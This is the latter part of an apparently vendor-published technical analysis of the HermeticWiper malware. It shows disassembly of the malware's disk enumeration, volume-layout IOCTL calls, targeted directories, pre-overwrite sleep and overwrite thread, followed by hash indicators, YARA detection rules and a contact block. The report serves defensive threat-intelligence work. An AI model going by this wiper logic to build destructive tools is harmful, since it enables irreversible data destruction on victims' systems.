PhysicalDrive0, PhysicalDrive1, etc., each of the expressions represent a physical hard disk. The HermeticWiper makes queries to detect the connected disks from 0 to 100 (PhysicalDrive0, PhysicalDrive1, PhysicalDrive2, etc.).



```
.text:00FC3E70
.text:00FC3E70      loc_FC3E70:
.text:00FC3E70 68 10 1D FC 00      push   offset sub_FC1D10
.text:00FC3E75 8D 54 24 20         lea    edx, [esp+534h+var_514]
.text:00FC3E79 8B CE              mov    ecx, esi
.text:00FC3E7B E8 E0 DE FF FF     call   get_disk_partition_table_info ; like PhysicalDrive0, PhysicalDrive1
.text:00FC3E80 46                inc    esi
.text:00FC3E81 83 FE 64           cmp    esi, 64h ; 'd'
.text:00FC3E84 7E EA             jle    short loc_FC3E70
```

Figure 18: Detecting physical disks



Additionally, it obtains the physical location of a specified volume on one or more disks. When searching for files/directories critical to the target system, it calls the DeviceIoControl API function using the IoControlCode value 0x560000.

```

.text:00FC2087 68 80 00 00 00      push    80h      ; dwBytes
.text:00FC208C 6A 08              push    8        ; dwFlags
.text:00FC208E 89 7C 24 38       mov     [esp+250h+BytesReturned], edi
.text:00FC2092 FF 15 60 50 FC 00  call    ds:GetProcessHeap
.text:00FC2098 50               push    eax      ; hHeap
.text:00FC2099 FF 15 5C 50 FC 00  call    ds:HeapAlloc
.text:00FC209F 6A 00              push    0        ; lpOverlapped
.text:00FC20A1 8B F0             mov     esi, eax
.text:00FC20A3 8D 44 24 34       lea    eax, [esp+24Ch+BytesReturned]
.text:00FC20A7 50               push    eax      ; lpBytesReturned
.text:00FC20A8 68 80 00 00 00    push    80h     ; nOutBufferSize
.text:00FC20AD 56               push    esi     ; lpOutBuffer
.text:00FC20AE 6A 00              push    0        ; nInBufferSize
.text:00FC20B0 6A 00              push    0        ; lpInBuffer
.text:00FC20B2 68 00 00 56 00    push    560000h ; dwIoControlCode
.text:00FC20B7 53               push    ebx     ; hDevice
.text:00FC20B8 89 74 24 54       mov     [esp+268h+var_214], esi
.text:00FC20BC FF 15 64 50 FC 00  call    ds:DeviceIoControl
.text:00FC20C2 85 C0             test   eax, eax
.text:00FC20C4 0F 84 9A 01 00 00  jz     loc_FC2264
    
```

Figure 19: Call used to get information about disk volumes

Other IoControlCode values and identifiers detected used by HermeticWiper at runtime are listed below:

- 0x9006F - FSCTL\_GET\_VOLUME\_BITMAP
- 0x2d1080 - IOCTL\_STORAGE\_GET\_DEVICE\_NUMBER
- 0x700A0 - IOCTL\_DISK\_GET\_DRIVE\_GEOMETRY\_EX
- 0x70050 - IOCTL\_DISK\_GET\_DRIVE\_LAYOUT\_EX
- 0x56000 - IOCTL\_VOLUME\_GET\_VOLUME\_DISK\_EXTENTS
- 0x90018 - IOCTL\_LOCK\_VOLUME
- 0x90020 - FSCTL\_DISMOUNT\_VOLUME
- 0x90073 - FSCTL\_GET\_RETRIEVAL\_POINTERS
- 0x90074 - FSCTL\_MOVE\_FILE
- 0x90068 - FSCTL\_GET\_NTFS\_FILE\_RECORD
- 0x90064 - FSCTL\_GET\_NTFS\_VOLUME\_DATA

After detecting all storage devices connected to the computer, specific directories are searched with some attributes of the NTFS file system.

We have mentioned these directories and attributes on the next page.



## Directories

C:\System Volume Information\  
C:\Documents and Settings\  
C:\Windows\System32\winevt\Logs  
C:\Windows\SYSTEM  
C:\Users\%USERNAME%\AppData  
C:\Users\Default\My Documents  
C:\Users\%USERNAME%\Desktop

## NTFS File System Attributes

\$Bitmap  
\$INDEX\_ALLOCATION  
\$LogFile

In addition to the above-mentioned NTFS file system attributes, the HermeticWiper sample also contains expressions for the following. But we couldn't detect any query to these attributes in the analyzed sample.

\$ATTRIBUTE\_LIST  
\$EA\_INFORMATION  
\$SECURITY\_DESCRIPTOR  
\$DATA  
\$INDEX\_ROOT  
\$REPARSE\_POINT  
\$LOGGED\_UTILITY\_STREAM

## Disk Overwrite

After HermeticWiper detects the locations of the files and directories on the physical disk that it considers critical to the system, it enters a waiting period of approximately 20 minutes before starting to overwrite the disk.

```
.text:00FC4048  
.text:00FC4048          loc_FC4048:          ; dwMilliseconds  
.text:00FC4048 57          push     edi  
.text:00FC4049 FF 15 0C 51 FC 00    call    ds:Sleep ; Almost 20 minutes long sleep before disk overwrite  
.text:00FC404F FF 74 24 68          push    [esp+530h+hEvent] ; hEvent  
.text:00FC4053 FF 15 FC 50 FC 00    call    ds:SetEvent  
.text:00FC4059 8B 35 D0 50 FC 00    mov     esi, ds:WaitForSingleObject  
.text:00FC405F 68 30 75 00 00      push   7530h ; dwMilliseconds  
.text:00FC4064 53          push    ebx ; hHandle  
.text:00FC4065 FF D6          call    esi ; WaitForSingleObject  
.text:00FC4067 85 DB          test   ebx, ebx  
.text:00FC4069 74 05          jz     short loc_FC4070
```

Figure 20: Sleep time before disk overwrite



After the time has expired, it creates a thread responsible for writing data to the disk.

The device/directory where HermeticWiper will be overwriting data is numbered as `\\\\.\\EPMNTDRV\\%u`, similar to the previously determined `\\\\.\\PhysicalDrive\\%u` format and opens the connection to the relevant disk/directory.

```
.text:00FC2710  
.text:00FC27F0          overwrite_disk_and_storage_device_thread proc near  
.text:00FC27F0  
.text:00FC27F0          Handles = dword ptr -190h  
.text:00FC27F0  
.text:00FC27F0 55          push    ebp  
.text:00FC27F1 8B EC      mov     ebp, esp  
.text:00FC27F3 81 EC 90 01 00 00  sub    esp, 190h  
.text:00FC27F9 53          push    ebx  
.text:00FC27FA 8B D9      mov     ebx, ecx  
.text:00FC27FC 56          push    esi  
.text:00FC27FD 57          push    edi  
.text:00FC27FE 33 F6      xor     esi, esi  
.text:00FC2800 8B 3B      mov     edi, [ebx]  
.text:00FC2802 85 FF      test   edi, edi  
.text:00FC2804 74 58      jz     short loc_FC285E
```

```
.text:00FC2806  
.text:00FC2806          loc_FC2806:          ; lpThreadId  
.text:00FC2806 6A 00      push    0  
.text:00FC2808 6A 00      push    0          ; dwCreationFlags  
.text:00FC280A 57          push    edi          ; lpParameter  
.text:00FC280B 68 A0 26 FC 00  push    offset StartAddress ; lpStartAddress  
.text:00FC2810 6A 00      push    0          ; dwStackSize  
.text:00FC2812 6A 00      push    0          ; lpThreadAttributes  
.text:00FC2814 FF 15 9C 50 FC 00  call   ds:CreateThread  
.text:00FC281A 89 84 B5 70 FE FF+  mov    [ebp+esi*4+Handles], eax  
.text:00FC281A FF  
.text:00FC2821 85 C0      test   eax, eax  
.text:00FC2823 74 01      jz     short loc_FC2826
```

Figure 21: Creating the thread responsible for overwriting the disk



Next, the thread-executed piece of code (StartAddress) overwrites it with the WriteFile API function loop.




Figure 22: Writefile function loop used to write data to disk

# Conclusion



## Conclusion

With increased invasion intervention against Ukraine, threat actors widely started to use DDoS attacks and Wiper malware for damaging digital systems.

It shows that the attacks, which are primarily aimed at Ukraine for now, are likely to be directed to neighboring and cooperating states in the long run, depending on how the ongoing processes will take shape.

Information sharing among cyber threat intelligence teams working proactively among effective solutions against such attacks, which are likely to occur shortly, is vital. However, existing threats can be neutralized at the beginning of the attack attempt by using signature-based detection systems due to the techniques, tactics, procedures, and rules established by security researchers.

In this prepared report, we have examined HermeticWiper malware technically. The pest's features, functions, and payloads create an essential awareness in creating a security phenomenon. We recommend taking action with security devices for the IoC findings and the YARA rule shared in the report. To not be a potential target for malware attacks, we recommended taking precautions by considering the attack vectors used.

# Indicator of Compromises





## Indicator of Compromises

**Table 1:** Embedded additional payload files detected in the analyzed sample (Compressed)

Hash (MD5 / SHA1 / SHA256)	Description
e5f3ef69a534260e899a36cecc459440dc572388defd8f1d98760d31c700f42d5	DRV_X64
b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1	DRV_X86
bd0141e88a0d56b508bc52db4dab68a49b6027a486e4d9514ec0db006fe71eed	DRV_XP_X64
b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd	DRV_XP_X86

**Table 2:** Embedded additional payload files detected in the analyzed sample (Extracted from Archive)

Hash (MD5 / SHA1 / SHA256)	Description
96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84	DRV_X64
8c614cf476f871274aa06153224e8f7354bf5e23e6853358591bf35a381fb75b	DRV_X86
23ef301ddba39bb00f0819d2061c9c14d17dc30f780a945920a51bc3ba0198a4	DRV_XP_X64
2c7732da3dcfc82f60f063f2ec9fa09f9d38d5cfbe80c850ded44de43bdb666d	DRV_XP_X86

**Table 3:** Various additional files embedded in the .rsrc section in other samples

Hash (MD5 / SHA1 / SHA256)	Description
5ceebaf1cbb0c10b95f7edd458804a646c6f215e	RCDATA_DRV_X64
0231721ef4e4519ec776ff7d1f25c937545ce9f4	RCDATA_DRV_X86
9c2e465e8dfdfc1c0c472e0a34a7614d796294af	RCDATA_DRV_XP_X64
ee764632adedf6bb4cf4075a20b4f6a79b8f94c0	RCDATA_DRV_XP_X86



## Indicator of Compromises

**Table 4:** Other HermeticWiper executables detected

Hash (MD5 / SHA1 / SHA256)	Description
0d8cc992f279ec45e8b8dfd05a700ff1f0437f29	HermeticWiper EXE
61b25d11392172e587d8da3045812a66c3385451	HermeticWiper EXE
912342f1c840a42f6b74132f8a7c4ffe7d40fb77	HermeticWiper EXE
9518e4ae0862ae871cf9fb634b50b07c66a2c379	HermeticWiper EXE
d9a3596af0463797df4ff25b7999184946e3bfa2	HermeticWiper EXE
1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591	HermeticWiper EXE
0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da	HermeticWiper EXE
ca3c4cd3c2edc816c1130e6cac9bdd08f83aef0b8e6f3d09c2172c854fab125f	HermeticWiper EXE
3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767	HermeticWiper EXE
912342F1C840A42F6B74132F8A7C4FFE7D40FB77	HermeticWiper EXE
61B25D11392172E587D8DA3045812A66C3385451	HermeticWiper EXE
2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf	HermeticWiper EXE



## YARA Rule - 1

```
rule hermeticwiper {
  meta:
    hash= "1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591"
  strings:
    $s1 = "\\?\\C:\\Windows\\System32\\winevt\\Logs" fullword wide
    $s2 = "\\?\\C:\\Documents and Settings" fullword wide
    $s3 = "C:\\System Volume Information" fullword wide
    $s4 = "\\\\.\\EPMNTDRV\\%u" fullword wide
    $s5 = "C:\\Windows\\SYSVOL" fullword wide
    $s6 = "PhysicalDrive%u" wide ascii nocase
    $cert = "Hermetica Digital Ltd" wide ascii nocase
  condition:
    uint16(0) == 0x5a4d and filesize < 300KB and
    all of them
}
```

## YARA Rule - 2

```
import "hash"
import "pe"

rule find_hermetic
{
  strings:
    $a1 = {57 56 53 33 ff 8b 44} // HEX from offset @ 0x0400
    $a2 = {48 73 28 73 ac 8c} // HEX from offset @ 0x010
  condition:
    $a1 or $a2
    or hash.md5(0, filesize) == "84ba0197920fd3e2b7dfa719fee09d2f"
    or hash.md5(0, filesize) == "94bc2ff3969d9775de508e1181318deb"
}
```



## Contact

Tackling regional and global threat actors requires greater cooperation between the public and private sectors. One of the biggest contributors to this collaboration is undoubtedly the technology partners that provide digital risk protection applications and cyber threat intelligence services. With the services to be received in this area, you can get support on the latest attack trends, vulnerability intelligence, intelligence work for your brand, the technique, tactics, procedures of threat actors, the appearance of your institution on the internet, attack surface discovery and many more. Brandefense responds to all of these needs of the industry with an all-in-one perspective, on a single platform and without the need for any internal installation.

**You can contact us for all your questions and PoC requests;**

**BRANDEFENSE.IO**

+90 (850) 303 85 35

[info@brandefense.com](mailto:info@brandefense.com)



**/Brandefense**



**/brandefense**



**/brandefense**